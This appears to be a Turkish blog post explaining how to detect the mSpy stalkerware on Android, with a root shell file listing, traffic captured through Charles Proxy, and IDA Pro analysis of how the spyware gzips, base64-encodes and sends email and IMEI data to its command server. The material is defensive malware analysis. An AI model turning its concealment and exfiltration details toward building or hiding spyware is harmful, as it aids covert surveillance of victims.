


Tabii bu yazıyı okuyanlardan bazılarının aklına peki ya benim cihazıma casus yazılım yüklendi ise nasıl tespit edebilirim sorusu gelecektir. Benim de aklıma benzer bir soru geldiği için bu soruyu Pi Hediyem Var #8 oyununda sormaya karar verdim.


Örnek olarak mspy v4.18.3 casus uygulaması yüklü bir Android cihazı ele alacak olursak, ikon/simge gizleme özelliğini de barındıran mspy casus uygulaması Android cihazınızda yüklü ise her ne kadar simgesi gizli olsa da dosya sistemi üzerinde android.sys.process , cihaz yöneticileri kısmında ise Update Service adı altında kolaylıkla tespit edilebilmektedir.




C:\WINDOWS\system32\cmd.exe - a...
root@vbox86p:/data/data # date
Mon Sep 19 15:35:10 EDT 2016
root@vbox86p:/data/data # ls -al | grep 15:
drwxr-x--x u0_a69 u0_a69 2016-09-19 15:24 android.sys.process
drwxr-x--x bluetooth bluetooth 2016-09-19 15:20 com.android.bluetooth
drwxr-x--x u0_a25 u0_a25 2016-09-19 15:20 com.android.camera2
drwxr-x--x u0_a68 u0_a68 2016-09-19 15:20 com.android.chrome
drwxr-x--x u0_a4 u0_a4 2016-09-19 15:20 com.android.defcontainer
drwxr-x--x u0_a33 u0_a33 2016-09-19 15:21 com.android.documentsui
drwxr-x--x u0_a37 u0_a37 2016-09-19 15:20 com.android.gallery3d
drwxr-x--x u0_a41 u0_a41 2016-09-19 15:20 com.android.inputmethod.l
atin
drwxr-x--x system system 2016-09-19 15:06 com.android.keychain
drwxr-x--x u0_a10 u0_a10 2016-09-19 15:06 com.android.musicfx
drwxr-x--x u0_a12 u0_a12 2016-09-19 15:15 com.android.packageinstal
ler
drwxr-x--x u0_a47 u0_a47 2016-09-19 15:20 com.android.pacprocessor
drwxr-x--x u0_a51 u0_a51 2016-09-19 15:20 com.android.printspooler
drwxr-x--x u0_a6 u0_a6 2016-09-19 15:06 com.android.providers.dow
nloads
drwxr-x--x system system 2016-09-19 15:16 com.android.settings
drwxr-x--x u0_a64 u0_a64 2016-09-19 15:06 com.android.vending
drwxr-x--x u0_a57 u0_a57 2016-09-19 15:20 com.android.webview
drwxr-x--x u0_a60 u0_a60 2016-09-19 15:21 com.google.android.gms
drwxr-x--x u0_a66 u0_a66 2016-09-19 15:20 com.google.android.google
quicksearchbox
drwxr-x--x u0_a53 u0_a53 2016-09-19 15:06 com.google.android.syncad
apters.contacts
drwxr-x--x u0_a52 u0_a52 2016-09-19 15:03 com.google.android.tts
drwxr-x--x u0_a50 u0_a50 2016-09-19 15:20 com.svox.pico
drwxr-x--x u0_a46 u0_a46 2016-09-19 15:20 jp.co.omronsoft.openwnn
root@vbox86p:/data/data #




Bu gibi durumlarda cihazın http trafiğini Charles Proxy gibi bir araca yönlendirip trafiğini izlemekte de fayda olabilir. Örneğin mspy v4.18.3 casus yazılımı yüklü olan bir cihazın trafiğini incelediğinizde, casus uygulamanın elde ettiği bilgileri http://a.thd.cc adresine gönderdiğini görebilirsiniz.




Tabii sistemden toplanan ve komuta kontrol merkezine gönderilen veri bu örnekte olduğu gibi gizlenmiş (encoded) ise bu durumda statik (dex2jar, JD-GUI, IDA Pro ve/veya Radare2 araçlarından faydalanabilirsiniz.) veya dinamik kod analizi ile gizlenmiş veriyi çözebilirsiniz. Dinamik kod analizi için IDA Pro aracından faydalanabilirsiniz.

Bunun için öncelikle casus uygulamanın apk uzantılı kurulum paketine (bt.apk) ihtiyacınız olacaktır. Bunu elde ettikten sonra paketin içinden çıkan classes.dex dosyasını IDA ile açmanız gerekmektedir. Ardından Android Emulator'e yüklediğiniz (adb install bt.apk) casus uygulamayı IDA Pro ile analiz etmeye başladığınızda data parametresi ile sunucuya iletilen gizlenmiş veriyi tetiklemek için kayıt işlemini gerçekleştirmeye çalışmanız yeterli olacaktır.


Kayıt ekranında 1 yazdıktan sonra butona bastığınızda uygulamanın http://a.thd.cc/apiv4/register/registerjson adresine gizlenmiş data parametresini de içeren bir veri gönderdiğini görebilirsiniz. Bundan yola çıkarak IDA üzerinde registerjson ile ilişkili olabilecek yerlere kesme noktası (breakpoint) koyacak olursanız çok geçmeden sistem üzerinden toplanan email, imei gibi bilgilerin toplanıp GZIP ile sıkıştırılıp ardından base64 ile gizlendiği kod bloğuna ulaşabilirsiniz.








Overview | Request | Response | Summary | Chart | Notes


```
POST /apiv4/register/registerjson HTTP/1.1
Connection: close
Content-Type: application/x-www-form-urlencoded;
Build-Version: 4.18.3
User-Agent: Dalvik/2.1.0 (Linux; U; Android 6.0; sdk_phone_armv7 Build/MRA44C)
Host: a.thd.cc
Accept-Encoding: gzip
Content-Length: 188

